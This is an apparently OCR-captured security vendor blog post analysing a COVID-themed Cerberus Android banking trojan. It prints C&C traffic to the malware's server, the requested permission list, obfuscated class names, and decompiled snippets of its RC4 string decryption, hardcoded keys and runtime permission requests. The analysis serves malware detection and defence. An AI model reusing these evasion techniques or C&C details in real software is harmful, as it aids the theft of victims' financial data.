
In-depth analysis of a Cerberus trojan variant

insights.oem.avira.com/in-depth-analysis-of-a-cerberus-trojan-variant/

March 27, 2020



Android banking trojans are nothing new, and Cerberus is just the latest in a long line of such malware to hit the headlines. Even the fact that Cerberus is being "rented out" on underground forums is not unique. Malware "for hire" has become a theme. This trojan uses peoples' worry of COVID-19 to steal financial data such as credit card numbers. It also uses overlay attacks to trick victims into providing personal information and can capture two-factor authentication details.

"Corona-Apps.apk" is a variant of the Cerberus banking trojan. They are usually spread via phishing campaigns. Corona-Apps.apk uses its connection with the actual virus name to trick users into installing it on their smartphones.

Dynamic Analysis of Cerberus


By Bogdan Anghelache, specialist threat researcher, Avira Protection Labs

Behavior upon installation

Corona-Apps.apk variant has a very aggressive behavior after installation. A high level overview can be read on Avira's blog.

Communication with the C&C server


After installation, network traffic can be seen between the application and the C&C server '*botduke1.ug'*



1...	200	HTTP	botduke1.ug	/	339
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	botduke1.ug	/	62
1...	200	HTTP	botduke1.ug	/	25,151
1...	200	HTTP	botduke1.ug	/	48,287
1...	200	HTTP	Tunnel to	jsonplaceholder.typicode.com:443	0
1...	204	HTTP	connectivitycheck.gstatic.com	/generate_204	0
1...	200	HTTP	Tunnel to	172.217.22.36:443	0
1...	204	HTTP	www.google.com	/gen_204	0
1...	200	HTTP	Tunnel to	74.125.133.188:5228	0
1...	502	HTTP	Tunnel to	[2a00:1450:4001:81b::2004]:443	512
1...	200	HTTP	botduke1.ug	/	66
1...	502	HTTP	Tunnel to	[2a00:1450:400c:c08::bc]:5228	512
1...	200	HTTP	Tunnel to	74.125.133.188:5228	0
1...	200	HTTP	botduke1.ug	/	66
1...	502	HTTP	Tunnel to	[2a00:1450:400c:c08::bc]:5228	512
1...	204	HTTP	connectivitycheck.gstatic.com	/generate_204	0
1...	200	HTTP	Tunnel to	www.google.com:443	0
1...	200	HTTP	Tunnel to	jsonplaceholder.typicode.com:443	0
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	Tunnel to	jsonplaceholder.typicode.com:443	0
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	botduke1.ug	/	10
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	Tunnel to	jsonplaceholder.typicode.com:443	0
1...	200	HTTP	botduke1.ug	/	66
1...	200	HTTP	botduke1.ug	/	42
1...	200	HTTP	botduke1.ug	/	242
1...	-	HTTP	Tunnel to	74.125.140.188:5228	-1

Figure 1: The traffic between the app and the C&C server

The application has a well defined set of commands such as: “info_device”, “new_device”, “saved_data_device” and “pause_attacker”. The “info_device” is requested every few seconds. This keeps the C&C server updated with the newest information about the device.



Body

Name	Value
sti	001
q	upgrade_n_patch
zip	q2
ws	MDA2MjhjYWU2ZWY2NzE2MDVjNzZhNDE2ZDdlZTk3YWUwYTcxOGE0MzhhZDRiZjc4ZDczYTQzNjQ=

Response body is encoded. Click to decode.

```
HTTP/1.1 200 OK
Date: Thu, 19 Mar 2020 10:09:40 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Access-Control-Allow-Origin: *
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

1faa
[illegible]
```

Figure 2: The application sends an "upgrade_n_patch" command which gets as response a chunk of binary data

Static Analysis of Cerberus

A quick look at the original manifest


This sophisticated trojan has a large *AndroidManifest file*: lots of receivers, activities, services, intent-filters etc.

The code found in the distributed APK is the same in the majority of classes". The code is heavily obfuscated and has no real purpose other than to waste the analyst's time.

Besides the heavily obfuscated package name, two activities that caught our attention were:

- Why would such an app want to send and receive text messages, record audio, and read the user's contact list?

- And the fact that, the path to the class names is not found (the root element *qugyujzldpxqazyrqtc* is not present on the left side, under “Source code”).




932880d18a7b43661a17f96955abb281e61df4506
Source code
com.google
hxnoxmeluajbb
okhttp3.internal.publicsuffix
pwmtrklcpmlzjaqxwngpumkoh
rbpbdwemefb
taoffjgsuwexkqijyuhwayllmo
wugmzjrjzzjmlhwypiwenrdwm
Resources
assets
META-INF
res
AndroidManifest.xml
classes.dex
resources.arsc
res
values
attrs.xml
drawables.xml
strings.xml
xmls.xml
values-v24
APK signature
rbpbdwemefb.sktkcxzsdgsasrbiqoodhkw.sqmrea.R
strings.xml
AndroidManifest.xml
Find: qugyujzldpxqazyrqtc.uindwdxr.smlelfodpiernkx
Permissions requested

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"  android:versionCode ="1" android:versionName ="1.0" android:compileSdkVersion ="
    <uses-sdk android:minSdkVersion ="15" android:targetSdkVersion ="29"/>
    <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.NFC" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
    <uses-permission android:name="android.permission.NFC" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.GET_ACCOUNTS" />
    <application android:theme ="@style/Theme.Translucent.NoTitleBar"  android:label ="CoronaVirus"  android:icon ="@mipmap/ic_launcher"  android:name ="
        <activity android:name ="qugyujzldpxqazyrqtc.uindwdxr.smlelfodpiernkx.Zdividepost"   android:screenOrientation ="portrait"/>
        <service android:name ="qugyujzldpxqazyrqtc.uindwdxr.smlelfodpiernkx.vzlaabhcnaayv"   android:enabled ="true"  android:exported ="true"/>
```

Figure 3: The permissions: in the red box: the path to the classes not present in the Source Code

Analyzing the payload

The payload of this variant is a dex file named **RRoj.json**. When the payload is decompiled, it shows the obfuscated code of the malware. This reveals the class names which have been referenced in the distributed APK manifest file (*qugyujzldpxqazyrqtc.uindwdxr.smlelfodpiernkx*).



```
RRoj_json.dex
  Source code
    cfhnapgarbjxpsyew
    cmqy
    ehgjzhiz
    pqjbajgkgfrkjpmcdgseboulzq
    pzbjmwchgfpxpluxfrbwwfo
    qugyujzldpxqazyrqtc
      dnmcmfzgbbebn
      hmdmbqheqrngpyl
      nlnkoiymfhfctqbau
      ueluldkdewdqxbprogo
      uindwdxr
        bswsrcrdyjuadold
        cpczqjtuonwpwgfd
        fdcuo
        ggxsymoiikjhaj
        pkturfuawralgpfyijadqozxwfx
        qfp
        qxhjdmmiebu
        smlelfodpiernkx
```


Figure 4: The path to the classes can be seen in the Source Code view of the dropped payload

String decryption

To evade detection, this variant of Cerberus encrypts every constant string it uses: the strings used to log the activity and as function parameters (we'll later see how this variant uses mechanism to dynamically request additional permissions).

The decryption method is interesting, it consist of 2 stages. Here's an overview:

1. A base-64 encoded string is passed to the first stage of the decryption method, which outputs an array of bytes,
2. The array of bytes is decrypted using the RC4 cipher with one of the two hardcoded encryption keys.



```
private String a(String str) {
    try {
        return new String(new e(this.c.e.getBytes()).a(d.h(new String(Base64.decode(str, 0), "UTF-8"))));
    } catch (Exception unused) {
        return "";
    }
}
```


Figure 5: The decryption function, used throughout the program

Details of decryption stages:

Stage one (base-64 decode):

Decoded base-64 is a string where every 2 characters are processed as a single byte. It means that the length of the output string is always half of the original one.

The function takes every 2 consecutive characters and converts them into digits in base 16. The first one is bitwise shifted to the left 4 times. The output byte will be the sum of the 2 characters, as seen below:




```
public static byte[] h(String str) {
    int length = str.length();
    byte[] bArr = new byte[(length / 2)];
    for (int i = 0; i < length; i += 2) {
        bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) + Character.digit(str.charAt(i + 1), 16));
    }
    return bArr;
}
```

Figure 6: The first stage of the decryption

Stage two (RC4 cipher):

The output from the previous function is passed to the RC4 cipher. Further, it decrypts it using the hardcoded key.




```
public final class c {
    public String A = b("ZmEzZGFkMDIyODMy
    public String B = b("ZmEzZGFkMDIyODMy
    public String C = b("ZmEzZGFkMDIyODMy
    public String D = b("ZmEzZGFkMDIyODMy
    public String E = b("Zjg3NGI2NWU2YzVk
    public String F = b("Zjg3NGI2NWU2YzVk
    public String G = b("ZmIyMGFhNTgyODJj
    public String H = b("Y2MyN2E1NWQ3NDY3
    public String I = b("YzYzOWExNTEzODRm
    public String J = b("Y2EyNWFkNWM3MzIy
    public String K = "{'en':'Enable','de
    public String L = "{'en':'Open More d
    public String M = "{'en':'Click on me
    public boolean a = true;
    public boolean b = true;
    public boolean c = true;
    public String d = "xcjicylxhgup";
    public String e = "pollccbaokdz";
```

Figure 7: The “e” and “d” field of the parent class “c” contains the decryption keys


Dynamic permission request

The payload requests some permissions that may be considered dangerous. Because it doesn’t have a manifest it does that by using the API call **requestPermissions**. As shown, the permission strings are encrypted to avoid detection.



```
if (Build.VERSION.SDK_INT >= 23) {
    for (String str : this.a.o) {
        if (checkCallingOrSelfPermission (str) != 0) {
            this.b.d(this, this.b.a(getString(2131034195)), a("Yjg="));
            requestPermissions (new String[]{str}, 123);
        }
    }
}
```

